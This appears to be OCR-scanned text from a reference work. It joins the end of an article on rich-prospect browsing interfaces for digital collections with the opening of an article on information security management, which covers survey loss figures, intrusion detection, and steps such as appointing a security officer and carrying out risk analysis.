A better alternative is to remove the visual noise by simply removing the circles. In this case, the names of the CDs would be a more meaningful representation. Text is often a good choice for meaningful representation, because if the label has been appropriately chosen or constructed, it can convey a considerable amount of meaning in a short scope. Nevertheless, the choice of an appropriate label is sufficiently complicated that it has been the focus of several centuries of work by researchers in library and information studies. A representation that relies on text has less visual clutter than one with repetitive visual objects and may be adequate for many purposes. However, this does not take full advantage of the dynamic nature of interfaces, or perhaps even the information available for representation that can be derived from the collection.

One of the great advantages of the computer interface is its capacity to respond with change to interaction, and this strength can be brought to the advantage of the user who is browsing a collection. If the designer is able to make more than one *meaningful representation* available to the user, and to put the change between representations under user control, there is no reason to limit how individual items are represented. For our hypothetical collection of music CDs, an improvement could be made by expanding the interface to add band names and release years to the names of the albums. In this case there is still a one-to-one correspondence between representations and items in the collection, which is not essential but is certainly desirable.

Another factor to consider is the transition between these meaningful representations. The goals of the designer include maintaining visibility and avoiding disorientation, which imply that the conversion should if possible take place not by moving the display into a new screen, or by physically reorganizing the representations (that comes later), but rather by keeping locations as constant as possible within the same window.

Various kinds of text are a good solution to meaningful representation. However, another alternative might draw on the marketing material already developed for each of the music CDs in the form of the album covers. Imagine, finally, the same collection, where the meaningful representation has been improved through the addition of a graphic element that consists of the entire cover. It might also be useful to represent items by cropping a significant piece of each cover, which would increase visibility at a small scale while still conveying meaning. Whether or not the cropped pieces would provide sufficient cues to the user would need to be determined by studying the users of the particular collection. By adding the album covers to the text, this version makes a quantum leap in visual complexity, but the complexity is, at least potentially, more meaningful.

In cases where the characteristics are not such that meaningful representation of every item is a possibility, it is necessary to determine the nature of the difficulty. There may, for example, simply be too many items. A reasonable upper limit has yet to been empirically determined, but perhaps 5,000 items would be a good place to intuitively place it. It is possible to distinguish several thousand items on a single screen at once, and there is no reason to preclude an extended virtual screen and allow the user to scroll either sideways or up and down.

Another potential problem is that the items in the collection are too similar to each other, as in the case of the many spark plugs. However, the key to the solution here is to select as the meaningful representation the significant differentiating element that would be useful to people examining the collection. Presumably for spark plugs, one possibility would be to index them according to the types of engines they belong with, or perhaps the types of vehicles that have those engines. These indexes could then be used to construct the *meaningful representations.*

The most important thing to keep in mind, however, is that meaning is not a fixed point. What is meaningful to one person is not necessarily going to be meaningful to everyone, and what might be intuitively meaningful to the designer might turn out not to be useful to the user of the collection. For example, in creating an index to a collection of documents about legal decisions, it might be logical to create a rich-prospect browsing interface that uses the names of the judges as one of the pieces of information in the meaningful representation. Every court case involves a judge, and the name of the judge seems like a natural and intuitive way to organize information from the court.

However, for anyone who has ever come in contact with documents about legal decisions, it will be clear that the name of the judge is usually more or less irrelevant. The traditional sorting method for this kind of collection is by the names of the plaintiff and defendant: Roe v. Wade, for example. Therefore, what seems like a good intuitive solution on the surface is not useful at all from the perspective of the kinds of people who will be using the collection.

It might be helpful, then, to add another adjective to the first principle of rich-prospect browsing interface design, and say that the representations need to be both meaningful and useful for a given person setting out to accomplish a given research task. However, it would not be a good idea to get rid of the notion of meaningful representation, because something can be useful even without conveying much in the way of meaning. It is the combination of the two concepts that is powerful.

TOOLS TO MANIPULATE THE DISPLAY

Once meaningful representation has been addressed, the next necessary condition to be met in a rich-prospect browsing interface is the design of *tools* to manipulate the display. Because the user can see representations of everything in the collection, a number of possibilities for action emerge. With the representations in front of them, people immediately begin to look for *affordances*—opportunities to act—that the interface provides.

There are two tasks involved in using a browsing interface, which are the same tasks involved in using a *retrieval interface*. The first is to perform the initial phase of the research within the environment of the interface. The second is to proceed to the next phase of the research by accessing and opening the documents identified as potentially interesting.

The *tools* in a *rich-prospect browsing interface* are designed to enrich the first task so that greater success may be brought to the initial collection of documents for a more rewarding examination in the second phase.

An effective design, therefore, begins with careful assessment of the set of representations, then determines the kinds of manipulations that will be most useful in the various research tasks or subcomponents of research tasks. There are many details to be addressed in realizing this design.

One detail is in the choice of tools. At the large scale, some of the typical tasks include collecting, organizing, sorting, and subsetting the representations of items that are available. There may also be tools for zooming in at different scales and for otherwise switching between the different representations according to user preference.

Designing each of these possible tools involves looking at how users may interact with them in carrying out research tasks, and also in looking at which characteristics of the collection might usefully be brought into the array of opportunities for action. For instance, if documents in the collection have been tagged with metadata based on the fields in the Dublin Core (2004), then there are 15 pieces of information available about each document. These pieces of information describe the documents in standard terms that are useful in some cases to the organizers of the collection and in other instances to the people interested in accessing it. As described on the Dublin Core home page, these terms are:

Title: A name given to the resource.
Creator: An entity primarily responsible for making the content of the resource.

Subject: A topic of the content of the resource.
Description: An account of the content of the resource.
Publisher: An entity responsible for making the resource available.
Contributor: An entity responsible for making contributions to the content of the resource.
Date: A date of an event in the lifecycle of the resource.
Type: The nature or genre of the content of the resource.
Format: The physical or digital manifestation of the resource.
Identifier: An unambiguous reference to the resource within a given context.
Source: A reference to a resource from which the present resource is derived.
Language: A language of the intellectual content of the resource.
Relation: A reference to a related resource.
Coverage: The extent or scope of the content of the resource.
Rights: Information about rights held in and over the resource.
(Dublin Core, 2004)

Some or all of these metadata tags might be incorporated in the *meaningful representation* of the items in the collection. However, independent of that use, it is also possible to consider these as the basis for *tools* to manipulate the representations. For example, in a multilingual collection, regardless of how the items have been represented, it might be valuable to provide users with a tool based on the information in the Dublin Core metadata tag called "Language."

Such a tool might be one that subsets the collection according to a particular language of interest: thus the display would shift to display those documents in, for example, Spanish. Another possible tool might simply sort the documents according to language. In this latter case, Spanish would be one section among others such as Russian, German, English, Icelandic, and so forth.

Once the tool has been applied and the meaningful representations either subsetted or sorted, a rich-prospect interface makes it possible to apply the same tool using a different metadata tag. In the hypothetical example above, the Spanish subset of the collection might be chosen for further manipulation. Note that this choice would require another specialized tool for making the choice, as well as some visual feedback method in the interface to indicate the chosen subset.

Depending on the content of the collection, the next tool may draw on a tag such as Date. In that case, the Spanish subset could then be sorted chronologically by the date of publication, or perhaps extract a further subset displaying those documents published in the 1930s.

In this manner, tools can be developed based on each existing tag in the collection. The process of sorting and grouping and subsetting the meaningful representation of the collection contents draws on the information available, and helps the user understand the material by applying tools that reveal the information. The implications for the user in applying such a nested sequence of tools include the possibility of coming to terms with the various ways the collection items can be configured, both in the process of understanding what is available and in the process of obtaining some smaller number of select documents for further reading and study.

Nested sequences, of course, are not the only way the tools may be combined. It is also possible to consider that the information available in the collection might permit the user to formulate sorting or subsetting actions that simultaneously apply more than one criteria. In using the Dublin Core metadata, for instance, it might be interesting to have a display that shows a subset of only those documents with the genre "novel" in the Type field and the value "William Morris's Kelmscott Press" in the Publisher field.

What is important here is not the particular values found in the metadata tags, or even the particular metadata that is available, but rather the principle that it is useful to draw on whatever data is available to support the creation and use of tools for manipulating the display.

At this point, the objection may be raised that this seems very much like the retrieval paradigm with a visual dimension of meaningful representation added. Certainly the Dublin Core tags were developed with retrieval in mind. However, by repurposing the metadata into tools for manipulating the display, a process that is otherwise automated becomes accessible to user direction and participation. It is in that participation, and especially with the opportunity to obtain prospect on the collection and work with the display, that the user is able to engage in activities that might on the one hand be useful in testing hypotheses, and on the other hand, and much more suggestively, be useful in developing hypotheses for testing by other means (Unsworth, 2004).

ACCESS TO MORE INFORMATION

One purpose for using an interface to access information might be to find specific documents for further study. A second purpose might be to identify patterns in the information. A third purpose might involve visualization of the results of some form of analysis. These purposes are not mutually exclusive, and each may play a role in the information-seeking behaviours of a particular researcher.

If one goal for using a rich-prospect browsing interface is to find specific documents, then it will be necessary to provide a means of obtaining the documents once they have been located. In the interests of efficiency, building the access mechanism to make use of the *meaningful representations* of items seems a reasonable and effective approach. The access mechanism might consist of using the representations as links to the actual documents, or it might consist of a more complex method of simultaneously accessing multiple documents, either in their entirety or in the form of extracts that correspond to the selections of the user.

If another goal is to identify suggestive patterns for further investigation, then it is reasonable to assume that a subsequent step might involve a means to engage with the information in ways that permit the researcher to investigate the observed pattern. In this case, the need to simultaneously access multiple documents or parts of those documents becomes essential to moving forward the research agenda.

VISUAL ARRANGEMENT OF THE REPRESENTATIONS

Much more can be said about the manner in which the user views the data. There are possibilities that are essentially algorithmic in nature and can be automated. Examples include equations used to indicate the strength of associations in entity-relationship diagrams by visually positioning the entities according to the strength of association. Entities that are algorithmically found to be similar would be placed in close proximity to each other, while entities that are less strongly associated would be placed at a greater distance.

Another possibility is simply to position representations of items on a Cartesian grid, which can then provide a form of structure. Although such a structure may be relatively independent of the fundamental structure of the items, it nonetheless does provide some organizing method. It is most appropriate for cases where the items all exist on more or less the same level, without a logical internal coherence to the collection.

Other possibilities derive from a human or functional understanding of the underlying relationships among the collection items. To take a hypothetical example, a person interested in browsing a collection of technical documents describing parts for automobile engines might begin with exploded views of the various engines. These illustrations would provide prospect not only on the documents, but also on the interconnections of the parts described by the documents. In the language of Winograd and Flores (1986), such an interface would show a strong coupling between the structure of the interface and the structure of the underlying information.

However, this underlying structure might also involve the details of the metadata used to describe not the automobile engines and their parts, but the technical documents about those parts. Someone interested in comparing similar parts across different engines might prefer to reconfigure the interface so the visual representation does not involve engines at all, but instead consists of groups of similar types of parts.

In this case it is not necessary to make the decision on behalf of the user. This is a case where needs of different kinds can all be served by affording a variety of approaches, not mutually exclusive, to the problem. Each approach is based on a valid expression of the collection's underlying structure, and the determining factor for the value of each different interface structure is the information-seeking requirements of the particular user.

This is not to deny that some ways of structuring the material will be more useful to more people more often. Rather, any given collection has a variety of potential underlying structures and each of these can be instantiated in interface designs for browsing. In cases where it is possible to consult a sufficient number of users about the design, it may be possible to narrow the structural representations to a few key choices. However, it may also be advantageous to provide as wide a range of valid structures as possible in order to accommodate the variations that can logically occur.


It is also important to emphasize that the choice of interface structure should be placed under the control of the user. In much the same way that a particular user might choose between different meaningful representations of the individual collection items at various points in the research process, so might a user at one time prefer one information structure and at another time require a completely different structure.

The interaction between these underlying structures and the interactive use of tools to manipulate the display is another factor to consider. To return again to the hypothetical example involving documents about engine parts, it is clear that document access based on a set of exploded engine diagrams is not necessarily the most flexible of structures for rearrangement through grouping, subsorting, and so forth. However, even within the relatively tight constraints of illustration, it is possible to imagine a variety of interface tools that could rely on graphic dimensions other than proximity. For example, Bertin (1983) identifies seven *graphic variables*, each of which can serve to convey information to the user. These are: shape, scale, tonal value, texture, color, orientation, and location. Even given the relative constraints of the exploded illustration as a starting point, it would be possible, for instance, to colour-code a component of interest across multiple engines. In this way the user would be able to quickly and easily identify a group for access, without losing the context of where the parts were placed in the different machines. Alternatively, it might be possible to change the scale of selected items so that they were identifiable by their sudden emphasis within their fixed locations. Each of the *graphic variables* provides the designer with options for creating *tools* to allow the user to manipulate the visual representations of the collection items.

BROWSING WITHIN DOCUMENTS

The discussion to this point has assumed that the goal of the rich-prospect browsing interface is to permit the user to work in a synthetic and investigative fashion with the contents of entire collection. However, another form of prospect-based interface is one that enables the user to interact not with a large number of meaningful

Figure 2. The prototype "Watching the Script" interface combines a microtext prospect view with a reading text, as well as kinetic text that plays back on stage. It was developed by Stan Ruecker, Stéfan Sinclair, Andrea Ruskin, Sandra Gabriele, and Anthony Sapp. The combination of a prospect view with tools to manipulate the display serves here as the basis for a browsing environment for individual plays. It is effective for studying plays, learning lines, and experimenting with stage blocking.



representations of documents, but instead with a small number of entire documents.

Browsing the contents of documents can involve a variety of strategies, including the kinds of thumbnail images of pages like those used to represent Adobe Acrobat documents. Page thumbnails are an excellent strategy in many ways, because they serve as visual analogs of both page contents and structure. For instance, it is possible to look at a thumbnail and discern whether or not the page contains any images and, within certain limits, see how the page layout has been done, thus enabling someone familiar with the document to quickly identify a recognizable location.

Another strategy is to use the *scrollbars* as indexes to the document. Word processing programs often provide the user with a suggestion of the length of the file by modifying the size of the scrollable thumb that moves up and down the scrollbar. Hill, Hollan, Wroblewski, and McCandless (1992) took this principle further by superimposing marks on the scrollbar to indicate locations where the document has been edited.

Yet a third possibility is to provide the reader with some prospect on the entire document by using microtext columns (Small, 1996). This approach was adopted for the *Watching the Script* interface, which enables students, actors, and directors to browse the complete script using a prospect view on the left, a reading view in the middle, and a playback panel on the right, where character markers move around a stylized stage and their speeches scroll past at a reading pace (Figure 2).

CONCLUSION

Rich-prospect browsing interfaces display some meaningful representation of every item in a collection and offer tools for manipulating the display. Where possible, there should be more than one representation, and the choice of representation should be under user control. The tools might be generic, specific to a given data format, or emergent from the characteristics of a particular content, but wherever possible, the features of the tools should take advantage of the information available in the collection. Finally, the meaningful representation of items should also serve as the means to gain access to further information.

The purpose of these interfaces is to increase and enhance the user's ability to engage in research tasks. In some cases, the research activities might fall outside the expectations of the designers of the collection. The intent is not to predefine all possible activities, because this often results in unnecessary limits in affordance. Instead, the goal is to attempt to put under user control as wide a range of strategies as possible and allow combinations of factors that might help not only in the testing of existing hypotheses about the data, but also in the generation of new hypotheses.

KEY TERMS

Affordance: This concept was introduced by ecological psychologist James J. Gibson (1979). It refers to all the action possibilities latent in an environment for a particular observer. They are somewhat complicated in that they depend on the observer's capacities for action, but are at the same time independent of the individual's ability to recognize the possibilities. Affordances are distinct from functions in that functions tend to be specific opportunities for action associated with the "purpose" of an object, whereas affordances extend beyond the single purpose into all the inherent possibilities.

Browsing Interface: Software that provides means for a user to investigate a digital collection by looking through the items it contains.

Humanities Visualization: Graphical representations of humanities data, usually involving text, in forms that are intended to support scholarship and analysis.

Retrieval Interface: Software designed to enable a user to gain access to specific elements of a digital collection.

Precision: The ratio of the number of documents that have been correctly retrieved, out of the number of documents returned by the search.

Prospect: A type of visualization that tries to represent every item in the scope.

Recall: The ratio of the number of documents that have been retrieved, out of the total number in the collection that should have been retrieved.

Rich Prospect Interface: An interface that includes (1) a meaningful representation of every item in the collection; (2) generic tools to manipulate the display; (3) specific tools that are emergent from the data available; (4) alternative representations of every item, intended to extend the range of tasks possible; and (5) a means of linking to further information via the representations.

Scientific Visualization: Graphical representations of scientific data, usually involving converting numbers into visual elements that can be manipulated by the user.

Road Map to Information Security Management

THE INFORMATION SECURITY ISSUES

Developments in multimedia technology and in networking offer to organizations new and more effective ways of conducting their businesses. That includes both internal as well as external contacts. Practically every business person owns a mobile phone, has PDA/laptop with wireless capabilities, and is able to communicate with colleagues/clients all over the world and from every place on the globe. As a result, well defined barriers between different organizations are becoming less and less visible. This technical progress intensifies the competing forces. In the past, an organization was directly exposed to competition located within their city or region. Now, due to easy communication, their competitor could be located on the opposite side of the globe.

The advantage of using multimedia technology and networking could be accomplished only if data handled by a company are *secure*, that is, are available only to the authorised persons (*confidentiality*), represent true values (i.e., had not been changed during storage, processing, or transport), and are available on demand (*availability*). Thus, managing security of information becomes an obligatory part of running any modern IT system. There is not absolute IT system security. If a system is accessible by authorised people, by definition it is impossible to eliminate chances of unauthorised access. However, proper means exist to dramatically decrease the probability of occurrence of such unauthorised activities.

This article illustrates the importance of proper managing in information security processes in an organization and presents a first level guidance on how to approach this problem. The most widely known document on information security is an annual *Computer Crime and Security Survey (CCSS)*, conducted by San Francisco's Computer Security Institute in cooperation with the FBI (CSI, 2006). It is based on responses from over 500 professionals representing all types and sizes of organizations from huge international corporations to small businesses from nationwide government agencies to small community centres. The message the survey is conveying is frightening:

- Total losses for 2006 were $52,494,290 (USD) for the 313 respondents that were willing and able to estimate losses.
- Losses due to virus contamination caused the most significant loss (over $15 million).
- Unauthorised access to information was the second-most expensive computer crime among survey respondents.
- As in previous years, virus incidents (65.2%) and insider abuse of network access (47%) were the most cited forms of attack or abuse.
- The impact of the Sarbanes–Oxley Act on information security continues to be substantial. In fact, in open-ended comments, respondents noted that regulatory compliance related to information security is among the most critical security issues they face.

The report is covering only a very small part of the USA's economy, and real nationwide losses could be several magnitudes higher. Surveys of a similar nature are conducted in many other countries like New Zealand (NZ Survey, 2005; AusCERT, 2003). These surveys brought similar results. It is not a surprise, as the whole globe is becoming a wired village and the computer technology is the same all over the world.

These alarming facts are now a major worry of the business community. This is reflected in surveys asking organization executives what their main points of concern are and which activities they consider the most important. Two decades ago, the information security issues were nonexistent in these surveys. They had appeared on the top-ten list around the early 1990s, and they are gradually progressing toward the top. Bombarded by the flood of warnings about possible damages from the misuses of information technology, the managers switched to investing in security measures. However, these investments are done quite reluctantly. The nature of threats is still mysterious to nonspecialists, and one of the most common statements is: "Why should I invest in information security when we did not register any abuses or attacks?"

Unfortunately, unlike bank robbery, many attacks against computers may go unnoticed. They are difficult to notice and thus impossible to launch an investigation around. The classical example is hacking—attempts to gain unauthorised access to computer resources. If the hacker was either unable to break into the system or did not change any records, then such an attempt would remain unknown if the installation did not have any hacker-detecting tools. The other point is that the effects of computer frauds are difficult to notice: an successful attack removing $30,000 from accounts of a company processing weekly millions of dollars may go unnoticed for a long period of time allowing the perpetrators to cover their steps. The possible consequences could emerge much later and may not necessarily point to a particular hacker attack.

Of course, ordinary information systems with highly sensitive information need protection from hackers. Intrusion detection methods have been developing over the past half-decade largely in response to corporate and government break-ins (Durst, Champion, Witten, Miller, & Spagnuolo, 1999). In many cases, when appropriate detection tools had been installed, the information technology managers were terrified to learn about the extent of their system abuses.

There are two essential strategies for protection of network infrastructures. One strategy is a "terminal defence" initiative undertaken by the owners of individual nodes in a network to protect their individual nodes from persistent, well-supported intrusion. The other strategy is a "collective action" that involves groups of owners, industry groups, government groups, and so forth, who audit the collective system operation and exchange information to detect patterns of distributed attacks. Collective action can also involve redundant capacity across the collective system and the ability to reallocate a system load or to ration diminished system capacity. Both strategies can also involve preventative measures, such as research and development to improve the state of the art in system security or the exchange of threat and countermeasure information (Lukasik, Greenberg, & Goodman, 1998).

Intrusion detection attempts to discover attacks, preferably discover them while they are in progress, or at least discover them before much damage has been done. Automation of intrusion detection is typically premised on automated definition of misuse instances. This automation requires pattern recognition techniques across large databases of historical data. Methods for data mining clearly have contributed to making such intrusion detection feasible (Bass, 2000; Zhu, Premkumar, Zhang, & Chu, 2001). These approaches have been growing in sophistication and include expert systems, keystroke monitoring, state transition analysis, pattern matching, and protocol analysis (Biermann, Cloete, & Venter, 2001; Graham, 2001). However, intrusion detection approaches thus far remain a probabilistic enterprise with less than a 100% chance of detecting all types of intrusion. Indeed, the race between intruder technology and intrusion detection will likely remain a closely run contest. A new tool makes attacks undetectable. Intrusion detection tools are necessary but not sufficient for the high-stakes information resources subject to attacks.

The predominant approach to information security is often labeled *piecemeal approach*. Many information security tools are well known like firewalls or virus scanners. Under the piecemeal approach, the user sees the danger of a specific threat, identifies tool(s) to reduce such a threat, and implements this tool. Such an approach may work but would not necessarily render the optimal solution from the overall perspective of business organization.


INFORMATION SECURITY MANAGEMENT

A *system approach* is a top-down methodology of developing an information security system recommended in the literature. It is based on an IBM-developed methodology of investing in information technology called business system planning (BSP) (Zachman, 1982). The process presented next is a modification of that methodology to the needs of information security. The ten basic steps of the methodology are presented in Figure 1.

Step 1: Managerial Drive

The building of a sound security system should be initiated, endorsed, supported, and controlled by top management. The IT personnel may have a very sound

Figure 1. Basic steps in the managerial approach to information security



understanding of the information security processes or of their importance, but without top management's understanding and active support, the introduction of an effective security system is impossible. Hence, the first step of the system approach is to convince the management that information security issues must be taken seriously. Many methods of raising such awareness could be implemented. One of the most effective is shock therapy. It is based on a live demonstration to top management of the vulnerabilities of the information technology in their organization.

It is a recognized fact that many business organizations are running wireless local area networks (LAN) without activating any security measures. This means that anybody equipped with a laptop and a wireless LAN adapter is able to switch into a company network and monitor all the interior traffic. Presenting to the top management some leaked documents usually jolts them into taking security issues seriously. However, such demonstrations should be applied very carefully, as in several countries, there are laws which prosecute unauthorised access to computer networks.

Step 2: Appointment of Chief Information Security Officer

The naming of the position is not important. What is important is that within every organization, huge or small, there should be a person appointed to be responsible for information security issues. Depending on the size and the type of a company, it might be a part-time or a full-time position, or even the person may head a team of specialists. Most probably, there will be more information security officers in a bank than in a chain of retail shops of similar staff number. In an average business organization relying heavily on information technology, there should be one security officer per 500 employees. There are a number of issues related to the appointment of the chief information security officer (CISO).

The first issue is the required qualification for such a job. Having good programming and system analysis skills is a good enhancement for a candidate, but preferences should be given to holders of certificates confirming their information security knowledge. These qualifications are currently awarded by such organisations as Cisco, Symantec, and Microsoft or specialised bodies like the International Information Systems Security Certification Consortium $(ISC)^2$ or the Computing Technology Industry Association (Security+). There are many universities around the world that are offering courses of study in information security, too.

The second issue is the placement of the CISO in the organisational hierarchy. The CISO job is rather above the development and use of information technology. Therefore, CISO should not be a member of the information technology department or division. The optimal solution is to make CISO reporting directly to the CEO of the organisation or the CEO's deputy (but not the deputy responsible for information technology). In some organisations, the duties of the CISO are combined with duties of an officer responsible for general security. In an environment where general security of the establishment is central (like some government or military units), such a solution is preferable.

In large organisations, setting up of a security committee controlling the processes of development, implementation, and running of the security system should follow the appointment of the CISO. The committee should include leaders of all major divisions of the company. Such a committee is not aimed on actual development of any policies or programmes, but rather on ensuring that any such decision would work to the benefit of every division of the company. Figure 2 shows an example of the extended structure of security function in a large organisation.

Step 3: Information Inventory

In this step, the information has to be collected about all data which are important for company's operation, both current and planned. The type of data format is not important whether they are traditional documents or electronic files. The important information is:

- The value of the data for the company
- The processes: generation, processing, storage, and possibly disposal
- The owner of the data and the handler(s)


After this, rules need to be set up regarding handling of the data. Each item of data needs to be assessed, and the following characteristics should be assigned:

- Security level
- Expiry date for security level
- Ownership of the data

At the same time, rules related to the security clearances of the company employees need to be set up. These rules determine which documents (in terms of their security level) a person is allowed to handle. These procedures need to be established prior to the development of any security system. The resulting security system objective is simply to enforce these procedures.

The weak point of this methodology is the issue of assigning security clearances to an individual. In a typical business environment, this procedure is based on a position of a given person within the hierarchy of an organisation. The general principle is that "the higher you are within the company hierarchy, the higher security clearance you must have." Such an approach clearly incurs significant problems. In one extreme, a person might have the security clearance that is too high for the job, which increases the total cost of the security system. The higher the security clearance, the higher the cost (e.g., security training). In the opposite extreme, a person with a security clearance too low for the job must obtain temporary authority for accessing specific documents. Such a procedure could be costly, time consuming, and decreasingly efficient for operations. Portougal and Janczewski (1998) demonstrated in detail the consequences of the described approach in complex hierarchical structures.

Figure 2. Extended structure of security functions



A competing and more logical idea is to apply the "need to know" principle. Unfortunately, in its traditional form, this principle does not give adequate guidance to the management of setting up security clearances for each member of the staff. Amoroso (1994) describes the "principle of least privilege." The recommended application is based on subdividing the information system into certain data domains. Data domains may contain secret or confidential information. Users have privileges (or rights to access) to perform operations for which they have a legitimate need. A "legitimate need" for a privilege is generally based on job function (or role). If a privilege includes access to a domain with confidential data, then the user is assigned a corresponding security clearance. The main flaw of this approach is that a user has access to the whole domain even if the user might not need a major part of it. Thus, the assigned security clearance may be excessive. Similar problems arise regarding the security category of an object. A particular document (domain) could be labeled "confidential" or "top secret" even if it contains a single element of confidential (top secret) information.

Portougal and Janczewski (2000) suggested another realisation of the "need to know" principle. Their method is based on the data access statements (DASs) defined for every employee as part of their job description. A DAS lists all the data elements needed by an employee to perform duties effectively. Thus, they shifted the assignment of security clearance from the domain level to the element level. This approach allows us to solve the difficult problem of defining individual security clearances. In addition, it also connects this problem to more general problems of the security of the organisation as a whole to the problem of security cost and cost optimisation.

Step 4: Risk Analysis

Risk analysis is the continuation of the analysis performed at the previous step. Its objective is to define to what extent a particular datum could be the subject of unauthorised access or alterations. In essence, two questions are asked about each data element:

- What is the probability that the information would be subject to unauthorised read or write operation?
- What losses would result from compromising such data?

The questions are simple but finding accurate answers to these questions usually is almost impossible because:

- The cost and duration to collect such probabilities may be so huge that the job will not be acceptable to management.
- Attacks never happened, but they may happen in the future, so there is no reliable loss of information.

Probability theory is the most commonly used theoretical base in the process of risk analysis for information systems security. When using probability theory models, certain assumptions are made about distributions of the intruder population and of the intrusion events. In commercial settings, for example, the intruder population might be assumed to be distributed normally, while the intrusion events have a Poisson distribution (Baskerville & Portougal, 2000). These assumptions are not valid in security settings where intruders are very highly skilled and intrusion events are persistent, that is, attacks based on infinite intrusion resources. Such security settings include, for example, those where national information infrastructures become enveloped in a battle space subject to information warfare attacks.

Baskerville and Portougal (2003) introduced an alternative quantitative approach to information security evaluation that is suitable for information resources that are potential targets of intensive professional attacks. This approach originates in the recognition that the safety of all information resources in an organisation is only *an opinion* of officials responsible for information security. The set of security measures introduced to protect information resources depend on the experience of security personnel, their perceptions, and their attitude toward risk. This approach is often called the *Delphi methodology*.

To ease the task of performing a risk analysis, a number of methodologies have been prepared, and we strongly recommend readers to get acquainted with some of them. The best way is to start from http://www.security-risk-analysis.com.

Step 5: Logical Design

The basic decisions regarding the components of information security systems are determined during this phase of the security system building. These components may be subdivided into four groups:

- **Security hardware:** Firewalls, hardware telecommunication monitors, physical perimeter protection, and so forthh
- **Security software:** Virus scanners, intrusion detectors, encryption facilities, and so on
- **Security organisation:** Development of various policies related to secure processing of information; here also may be included the procedures of setting security categories of data
- **Personnel:** Development of security policies related to hiring new staff, security training, and discharging

This step is not aimed at developing the final format of any of these documents but rather for establishing a framework for each of them following the company's overall security requirements. As a result, it is assured to a high degree that any detailed solution of the security system would follow the overall objectives set up by top management.

Step 6: Physical Design

Here the logical design guidelines are put into practice. Decisions are made on the source of each physical component of the security system (development in house, development on request, or a shrink/wrap product). Physical design should follow all the operations described in the previous stages. Only then can the organisation be sure that the resulting security system would be effective. Unfortunately, for many companies, this is the starting point of their security system design. These companies, too frequently, get counterproductive results.

The question of default settings of the installed components is very important and should be addressed immediately after installation. Default settings are values of the main parameters set up by the manufacturer of the product to allow easy installation. For instance, firewall parameters could be set up in such a way that the firewall would be totally transparent for the traffic from both directions, and a password of the system could be set simply to *password*. Surprisingly, many buyers of security products, for some reason, are not changing these values. The values are commonly known and could be used by hostile people to compromise the company's resources. Therefore, after successful installation, all the default settings need to be revised and changed if necessary, and passwords in particular.

Step 7: Security Policies

Security policies determine procedures related to:

- Hiring new staff
- Security training of the staff
- Secure handling of company data
- Discharge of employees

